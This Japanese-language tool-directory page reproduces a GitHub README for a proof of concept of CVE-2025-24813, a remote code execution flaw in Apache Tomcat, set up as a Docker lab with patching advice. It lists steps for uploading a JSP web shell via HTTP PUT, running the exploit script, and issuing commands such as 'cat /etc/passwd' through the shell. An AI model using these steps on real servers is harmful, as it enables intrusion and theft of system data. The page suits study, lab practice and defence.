Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-24813 — Apache Tomcat PUT JSP RCE - CVE-2025-24813 - エクスプロイト & PoC | Kitploit

ツール/GitHubGitHub/shivshantp/cve-2025-24813
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育レッドチーミングペイロード開発ラボと実践
GitHubshivshantp/cve-2025-24813

CVE-2025-24813

Apache Tomcat PUT JSP RCE - CVE-2025-24813 - エクスプロイト & PoC

リポジトリを見る
5361年前未レビュー
共有

🚨 CVE-2025-24813 – Apache Tomcat PUT JSP RCE エクスプロイト

CVE Exploit-Status Platform Language Dockerized License

このリポジトリには、HTTP PUT メソッドを使用して悪意のある JSP Web シェルをデプロイする、Apache Tomcat のリモートコード実行(RCE)脆弱性 CVE-2025-24813 の完全な概念実証(PoC)が含まれています。

🔥 このエクスプロイトは、適切に保護されていない Tomcat インスタンスにおいて、ファイルアップロードとペイロード実行を通じて攻撃者が RCE を達成できることを示しています。


📁 プロジェクト構造

CVE-2025-24813/
├── docker/                         
│   ├── Dockerfile
│   └── web.xml                    
├── exploit/                        
│   ├── 1_exploit_cve_2025_24813.py
│   └── shell.jsp
├── screenshots/                    
│   ├── 1_tomcat_running.png
│   ├── 2_docker_started.png
│   ├── 3_upload_shell.png
│   ├── 4_run_python_exploit.png
│   ├── 5_access_shell_whoami.png
│   ├── 6_view_etc_passwd.png
│   ├── 7_run_uname.png
│   ├── 8_run_id.png
│   └── 9_run_pwd.png
├── .gitignore
├── LICENSE
└── README.md

🚀 エクスプロイト手順

1️⃣ Docker 環境のセットアップ

cd docker
sudo docker build -t cve-24813-tomcat .

sudo docker run -it -p 8080:8080 cve-24813-tomcat

📸 Tomcat 実行中
📸 Docker 起動済み


2️⃣ 悪意のある JSP シェルのアップロード

curl -X PUT --upload-file exploit/shell.jsp http://localhost:8080/shell.jsp

📸 JSP アップロード


3️⃣ Python エクスプロイトの実行

python3 exploit/1_exploit_cve_2025_24813.py

📸 エクスプロイト実行


4️⃣ Web シェルの操作

http://localhost:8080/shell.jsp?cmd=id

http://localhost:8080/shell.jsp?cmd=uname -a
http://localhost:8080/shell.jsp?cmd=cat /etc/passwd

📸 whoami

📸 passwd
📸 uname
📸 id

📸 pwd


🧩 特長

  • 🔧 脆弱な Apache Tomcat サーバーの Docker ベースのセットアップ
  • 📥 PUT メソッドを悪用して JSP Web シェルをアップロード・実行
  • 🐍 Python ベースの PoC スクリプト
  • 📸 スクリーンショットによる完全なウォークスルー
  • 📚 レッドチーム演習と教育に最適

🛠️ パッチ適用方法(緩和策)

  • 🚫 web.xml またはサーバー設定で PUT/DELETE メソッドを無効化
  • ⛓️ セキュリティマネージャーまたはより厳格なサーブレットコンテナ制御を使用
  • 🔐 ファイルレベルのアップロードフィルタと検証を適用
  • 🧱 WAF を設定して不正な PUT リクエストをブロック
  • ✅ パッチ適用済みの安全なバージョンの Apache Tomcat にアップグレード

⚠️ 免責事項

このプロジェクトは教育および研究目的のみです。所有していない、またはテスト許可を得ていないシステムに対する不正なテスト、悪用、使用は違法かつ非倫理的です。


👨‍💻 作成者

Shivshant Patil
Certified Ethical Hacker(CEH v13)
コンピュータ工学学士(B.Tech)卒業
🔗 LinkedIn
🔗 GitHub


ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    354
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    289

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →